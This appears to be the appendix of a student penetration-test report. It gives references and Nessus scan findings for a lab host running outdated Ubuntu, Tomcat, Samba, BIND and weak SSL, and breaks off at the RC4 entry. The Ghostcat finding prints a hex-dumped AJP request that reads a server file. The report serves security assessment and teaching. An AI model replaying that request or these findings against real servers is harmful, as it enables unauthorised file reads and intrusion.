Chandel, R., 2017. *How to Upgrade Command Shell to Meterpreter.* [Online]
Available at: https://www.hackingarticles.in/command-shell-to-meterpreter/
[Accessed 26 04 2022].

die.net, 2022. *shred(1) - Linux man page.* [Online]
Available at: https://linux.die.net/man/1/shred
[Accessed 26 04 2022].

Lyon, G., 2022. *Nmap Network Scanning.* [Online]
Available at: https://nmap.org/book/toc.html
[Accessed 19 04 2022].

Lyon, G., 2022. *TCP SYN (Stealth) Scan (-sS).* [Online]
Available at: https://nmap.org/book/synscan.html
[Accessed 19 04 2022].

NVD, 2018. *CVE-2008-5161 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2008-5161
[Accessed 25 04 2022].

NVD, 2019. *CVE-2016-2118 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2016-2118
[Accessed 20 04 2022].

NVD, 2022. *CVE-2008-0166 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/cve-2008-0166
[Accessed 25 04 2022].

Secmater, I., 2020. *Samba "username map script" Command Execution - Metasploit.* [Online]
Available at: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/samba/usermap_script
[Accessed 21 04 2022].

# Appendix – Nessus Scan

# CW2 Scan

Report generated by Nessus™

Wed, 30 Mar 2022 13:54:47 EDT

## Vulnerabilities by Plugin

# Vulnerabilities by Plugin

## 32321 (2) - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

### Synopsis

The remote SSL certificate uses a weak key.

### Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

### See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

### Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

### Risk Factor

Critical

### CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

### CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 29179 |
| CVE | CVE-2008-0166 |
| XREF | CWE:310 |

### Exploitable With

Core Impact (true)

## Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

## Plugin Output

192.168.56.102 (tcp/25/smtp)
192.168.56.102 (tcp/5432/postgresql)

# 32314 (1) - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

## Synopsis

The remote SSH host keys are weak.

## Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

## See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

## Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

## Risk Factor

Critical

## CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

## CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

## References

| | |
|---|---|
| BID | 29179 |
| CVE | CVE-2008-0166 |
| XREF | CWE:310 |

## Exploitable With

Core Impact (true)

## Plugin Information

Published: 2008/05/14, Modified: 2018/11/15

## Plugin Output

192.168.56.102 (tcp/22/ssh)

# 33850 (1) - Unix Operating System Unsupported Version Detection

## Synopsis

The operating system running on the remote host is no longer supported.

## Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

## Solution

Upgrade to a version of the Unix operating system that is currently supported.

## Risk Factor

Critical

## CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

## CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

## References

| | |
|---|---|
| XREF | IAVA:0001-A-0502 |
| XREF | IAVA:0001-A-0648 |

## Plugin Information

Published: 2008/08/08, Modified: 2022/02/02

## Plugin Output

192.168.56.102 (tcp/0)

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04.

For more information, see : https://wiki.ubuntu.com/Releases
```

# 34460 (1) - Unsupported Web Server Detection

## Synopsis

The remote web server is obsolete / unsupported.

## Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

## Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

## Risk Factor

High

## CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

## CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

## References

| | |
|---|---|
| XREF | IAVA:0001-A-0617 |

## Plugin Information

Published: 2008/10/21, Modified: 2021/11/17

## Plugin Output

192.168.56.102 (tcp/8180/www)

```
Product                : Tomcat
Installed version      : 5.5
Support ended          : 2012-09-30
Supported versions     : 8.5.x / 9.x / 10.x
Additional information : http://tomcat.apache.org/tomcat-55-eol.html
```

# 134862 (1) - Apache Tomcat AJP Connector Request Injection (Ghostcat)

## Synopsis

There is a vulnerable AJP connector listening on the remote host.

## Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

## See Also

http://www.nessus.org/u?8ebe6246

http://www.nessus.org/u?4e287adb

http://www.nessus.org/u?cbc3d54e

https://access.redhat.com/security/cve/CVE-2020-1745

https://access.redhat.com/solutions/4851251

http://www.nessus.org/u?dd218234

http://www.nessus.org/u?dd772531

http://www.nessus.org/u?2a01d6bf

http://www.nessus.org/u?3b5af27e

http://www.nessus.org/u?9dab109f

http://www.nessus.org/u?5eafcf70

## Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

## Risk Factor

High

## CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

## CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

### CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

### CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

### References

| | |
|---|---|
| CVE | CVE-2020-1745 |
| CVE | CVE-2020-1938 |
| XREF | CISA-KNOWN-EXPLOITED:2022/03/17 |

### Plugin Information

Published: 2020/03/24, Modified: 2022/03/08

### Plugin Output

192.168.56.102 (tcp/8009/ajp13)

```
Nessus was able to exploit the issue using the following request :

0x0000:  02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F    ....HTTP/1.1.../
0x0010:  61 73 64 66 2F 78 78 78 78 78 2E 6A 73 70 00 00    asdf/xxxxx.jsp..
0x0020:  09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C    .localhost.....l
0x0030:  6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06    ocalhost..P.....
0x0040:  00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41    ..keep-alive...A
0x0050:  63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 00 00    ccept-Language..
0x0060:  0E 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00    .en-US,en;q=0.5.
0x0070:  A0 08 00 01 30 00 00 0F 41 63 63 65 70 74 2D 45    ....0...Accept-E
0x0080:  6E 63 6F 64 69 6E 67 00 00 13 67 7A 69 70 2C 20    ncoding...gzip,
0x0090:  64 65 66 6C 61 74 65 2C 20 73 64 63 68 00 00 0D    deflate, sdch...
0x00A0:  43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 00 00 09    Cache-Control...
0x00B0:  6D 61 78 2D 61 67 65 3D 30 00 A0 0E 00 07 4D 6F    max-age=0.....Mo
0x00C0:  7A 69 6C 6C 61 00 00 19 55 70 67 72 61 64 65 2D    zilla...Upgrade-
0x00D0:  49 6E 73 65 63 75 72 65 2D 52 65 71 75 65 73 74    Insecure-Request
0x00E0:  73 00 00 01 31 00 A0 01 00 09 74 65 78 74 2F 68    s...1.....text/h
0x00F0:  74 6D 6C 00 A0 0B 00 09 6C 6F 63 61 6C 68 6F 73    tml.....localhos
0x0100:  74 00 0A 00 21 6A 61 76 61 78 2E 73 65 72 76 6C    t...!javax.servl
0x0110:  65 74 2E 69 6E 63 6C 75 64 65 2E 72 65 71 75 65    et.include.reque
0x0120:  73 74 5F 75 72 69 00 00 01 31 00 0A 00 1F 6A 61    st_uri...1....ja
0x0130:  76 61 78 2E 73 65 72 76 6C 65 74 2E 69 6E 63 6C    vax.servlet.incl
0x0140:  75 64 65 2E 70 61 74 68 5F 69 6E 66 6F 00 00 10    ude.path_info...
0x0150:  2F 57 45 42 2D 49 4E 46 2F 77 65 62 2E 78 6D 6C    /WEB-INF/web.xml
0x0160:  00 0A 00 22 6A 61 76 61 78 2E 73 65 72 76 6C 65    ..."javax.servle
0x0170:  74 2E 69 6E 63 6C 75 64 65 2E 73 65 72 76 6C 65    t.include.servle
0x0180:  74 5F 70 61 74 68 00 00 00 00 FF                   t_path.....



This produced the following truncated output (limite [...]
```

## 20007 (2) - SSL Version 2 and 3 Protocol Detection

### Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

### Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

### See Also

https://www.schneier.com/academic/paperfiles/paper-ssl.pdf

http://www.nessus.org/u?b06c7e95

http://www.nessus.org/u?247c4540

https://www.openssl.org/~bodo/ssl-poodle.pdf

http://www.nessus.org/u?5d15ba70

https://www.imperialviolet.org/2014/10/14/poodle.html

https://tools.ietf.org/html/rfc7507

https://tools.ietf.org/html/rfc7568

### Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.

Use TLS 1.2 (with approved cipher suites) or higher instead.

### Risk Factor

High

## CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

## CVSS v2.0 Base Score

7.1 (CVSS2#AV:N/AC:M/Au:N/C:C/I:N/A:N)

## Plugin Information

Published: 2005/10/12, Modified: 2020/05/06

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```

- SSLv2 is enabled and the server supports at least one cipher.

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-RC2-CBC-MD5                                RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                                    RSA(512)      RSA      RC4(40)                MD5
       export

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-MD5                                   RSA           RSA      3DES-CBC(168)          MD5

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    RC4-MD5                                        RSA           RSA      RC4(128)               MD5

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}

- SSLv3 is enabled and the server supports at least one cipher.
Explanation: TLS 1.0 and SSL 3.0 cipher suites may be used with SSLv3


  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-EDH-RSA-DES-CBC-SHA                        DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EDH-RSA-DES-CBC-SHA                            DH            RSA      DES-CBC(56)            SHA
 [...]
```

### 192.168.56.102 (tcp/5432/postgresql)

```
- SSLv3 is enabled and the server supports at least one cipher.
Explanation: TLS 1.0 and SSL 3.0 cipher suites may be used with SSLv3


  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA                           DH            RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                                   RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA                             DH            RSA      AES-CBC(128)
 SHA1
    DHE-RSA-AES256-SHA                             DH            RSA      AES-CBC(256)
 SHA1
    AES128-SHA                                     RSA           RSA      AES-CBC(128)
 SHA1
    AES256-SHA                                     RSA           RSA      AES-CBC(256)
 SHA1
    RC4-SHA                                        RSA           RSA      RC4(128)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 42873 (2) - SSL Medium Strength Cipher Suites Supported (SWEET32)

### Synopsis

The remote service supports the use of medium strength SSL ciphers.

### Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

### See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/

https://sweet32.info

### Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

### Risk Factor

Medium

### CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### References

| | |
|---|---|
| CVE | CVE-2016-2183 |

### Plugin Information

Published: 2009/11/23, Modified: 2021/02/03

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-MD5                  0x07, 0x00, 0xC0 RSA           RSA      3DES-CBC(168)          MD5
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ADH-DES-CBC3-SHA              0x00, 0x1B       DH            None     3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

192.168.56.102 (tcp/5432/postgresql)

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 90509 (1) - Samba Badlock Vulnerability

### Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

### Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

### See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html

### Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

### Risk Factor

Medium

### CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

### CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

### CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 86002 |
| CVE | CVE-2016-2118 |
| XREF | CERT:813296 |

## Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

## Plugin Output

192.168.56.102 (tcp/445/cifs)

```
Nessus detected that the Samba Badlock patch has not been applied.
```

## 136769 (1) - ISC BIND Service Downgrade / Reflected DoS

### Synopsis

The remote name server is affected by Service Downgrade / Reflected DoS vulnerabilities.

### Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

### See Also

https://kb.isc.org/docs/cve-2020-8616

### Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

### Risk Factor

Medium

### CVSS v3.0 Base Score

8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H)

### CVSS v3.0 Temporal Score

7.5 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

### STIG Severity

I

## References

| | |
|---|---|
| CVE | CVE-2020-8616 |
| XREF | IAVA:2020-A-0217-S |

## Plugin Information

Published: 2020/05/22, Modified: 2020/06/26

## Plugin Output

192.168.56.102 (udp/53/dns)

```
  Installed version : 9.4.2
  Fixed version     : 9.11.19
```

## 136808 (1) - ISC BIND Denial of Service

### Synopsis

The remote name server is affected by an assertion failure vulnerability.

### Description

A denial of service (DoS) vulnerability exists in ISC BIND versions 9.11.18 / 9.11.18-S1 / 9.12.4-P2 / 9.13 / 9.14.11 / 9.15 / 9.16.2 / 9.17 / 9.17.1 and earlier. An unauthenticated, remote attacker can exploit this issue, via a specially-crafted message, to cause the service to stop responding.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

### See Also

https://kb.isc.org/docs/cve-2020-8617

### Solution

Upgrade to the patched release most closely related to your current version of BIND.

### Risk Factor

High

### CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

### CVSS v3.0 Temporal Score

6.7 (CVSS:3.0/E:P/RL:O/RC:C)

### CVSS v2.0 Base Score

7.8 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:C)

### CVSS v2.0 Temporal Score

6.1 (CVSS2#E:POC/RL:OF/RC:C)

### STIG Severity

I

## References

| | |
|---|---|
| CVE | CVE-2020-8617 |
| XREF | IAVA:2020-A-0217-S |

## Plugin Information

Published: 2020/05/22, Modified: 2020/12/10

## Plugin Output

192.168.56.102 (udp/53/dns)

```
  Installed version : 9.4.2
  Fixed version     : 9.11.19
```

## 15901 (2) - SSL Certificate Expiry

### Synopsis

The remote server's SSL certificate has already expired.

### Description

This plugin checks expiry dates of certificates associated with SSL- enabled services on the target and reports whether any have already expired.

### Solution

Purchase or generate a new SSL certificate to replace the existing one.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

### Plugin Information

Published: 2004/12/03, Modified: 2021/02/03

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The SSL certificate has already expired :

  Subject          : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA,
 OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain,
 emailAddress=root@ubuntu804-base.localdomain
  Issuer           : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA,
 OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain,
 emailAddress=root@ubuntu804-base.localdomain
  Not valid before : Mar 17 14:07:45 2010 GMT
  Not valid after  : Apr 16 14:07:45 2010 GMT
```

192.168.56.102 (tcp/5432/postgresql)

```
The SSL certificate has already expired :
 Subject          : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA,
OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain,
emailAddress=root@ubuntu804-base.localdomain
 Issuer           : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA,
OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain,
emailAddress=root@ubuntu804-base.localdomain
 Not valid before : Mar 17 14:07:45 2010 GMT
 Not valid after  : Apr 16 14:07:45 2010 GMT
```

## 42880 (2) - SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection

### Synopsis

The remote service allows insecure renegotiation of TLS / SSL connections.

### Description

The remote service encrypts traffic using TLS / SSL but allows a client to insecurely renegotiate the connection after the initial handshake.

An unauthenticated, remote attacker may be able to leverage this issue to inject an arbitrary amount of plaintext into the beginning of the application protocol stream, which could facilitate man-in-the-middle attacks if the service assumes that the sessions before and after renegotiation are from the same 'client' and merges them at the application layer.

### See Also

http://www.ietf.org/mail-archive/web/tls/current/msg03948.html

http://www.g-sec.lu/practicaltls.pdf

https://tools.ietf.org/html/rfc5746

### Solution

Contact the vendor for specific patch information.

### Risk Factor

Medium

### CVSS v2.0 Base Score

5.8 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:P)

### CVSS v2.0 Temporal Score

4.5 (CVSS2#E:POC/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 36935 |
| CVE | CVE-2009-3555 |
| XREF | CERT:120541 |
| XREF | CWE:310 |

### Plugin Information

Published: 2009/11/24, Modified: 2020/06/12

## Plugin Output

### 192.168.56.102 (tcp/25/smtp)

```

TLSv1 supports insecure renegotiation.

SSLv3 supports insecure renegotiation.
```

### 192.168.56.102 (tcp/5432/postgresql)

```

TLSv1 supports insecure renegotiation.

SSLv3 supports insecure renegotiation.
```

## 45411 (2) - SSL Certificate with Wrong Hostname

### Synopsis

The SSL certificate for this service is for a different host.

### Description

The 'commonName' (CN) attribute of the SSL certificate presented for this service is for a different machine.

### Solution

Purchase or generate a proper SSL certificate for this service.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

### Plugin Information

Published: 2010/04/03, Modified: 2020/04/27

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The identities known by Nessus are :

  192.168.56.102
  192.168.56.102

The Common Name in the certificate is :

  ubuntu804-base.localdomain
```

192.168.56.102 (tcp/5432/postgresql)

```
The identities known by Nessus are :

  192.168.56.102
  192.168.56.102
```

```
The Common Name in the certificate is :

  ubuntu804-base.localdomain
```

## 51192 (2) - SSL Certificate Cannot Be Trusted

### Synopsis

The SSL certificate for this service cannot be trusted.

### Description

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.

- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.

- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

### See Also

https://www.itu.int/rec/T-REC-X.509/en

https://en.wikipedia.org/wiki/X.509

### Solution

Purchase or generate a proper SSL certificate for this service.

### Risk Factor

Medium

### CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

### CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

## Plugin Information

Published: 2010/12/15, Modified: 2020/04/27

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The following certificate was part of the certificate chain
sent by the remote host, but it has expired :

|-Subject   : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
|-Not After : Apr 16 14:07:45 2010 GMT

The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
|-Issuer  : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
```

192.168.56.102 (tcp/5432/postgresql)

```
The following certificate was part of the certificate chain
sent by the remote host, but it has expired :

|-Subject   : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
|-Not After : Apr 16 14:07:45 2010 GMT

The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
|-Issuer  : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
```

# 57582 (2) - SSL Self-Signed Certificate

## Synopsis

The SSL certificate chain for this service ends in an unrecognized self-signed certificate.

## Description

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.

## Solution

Purchase or generate a proper SSL certificate for this service.

## Risk Factor

Medium

## CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

## Plugin Information

Published: 2012/01/17, Modified: 2020/04/27

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The following certificate was found at the top of the certificate
chain sent by the remote host, but is self-signed and was not
found in the list of known certificate authorities :

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
```

192.168.56.102 (tcp/5432/postgresql)

```
The following certificate was found at the top of the certificate
chain sent by the remote host, but is self-signed and was not
found in the list of known certificate authorities :
```

```
|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for
 Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-
base.localdomain
```

## 65821 (2) - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

### Synopsis

The remote service supports the use of the RC4 cipher.

### Description

The remote host supports the use of RC4 in one or more cipher suites.

The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness.

If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext.

### See Also

https://www.rc4nomore.com/

http://www.nessus.org/u?ac7327a0

http://cr.yp.to/talks/2013.03.12/slides.pdf

http://www.isg.rhul.ac.uk/tls/

https://www.imperva.com/docs/HII_Attacking_SSL_when_using_RC4.pdf

### Solution

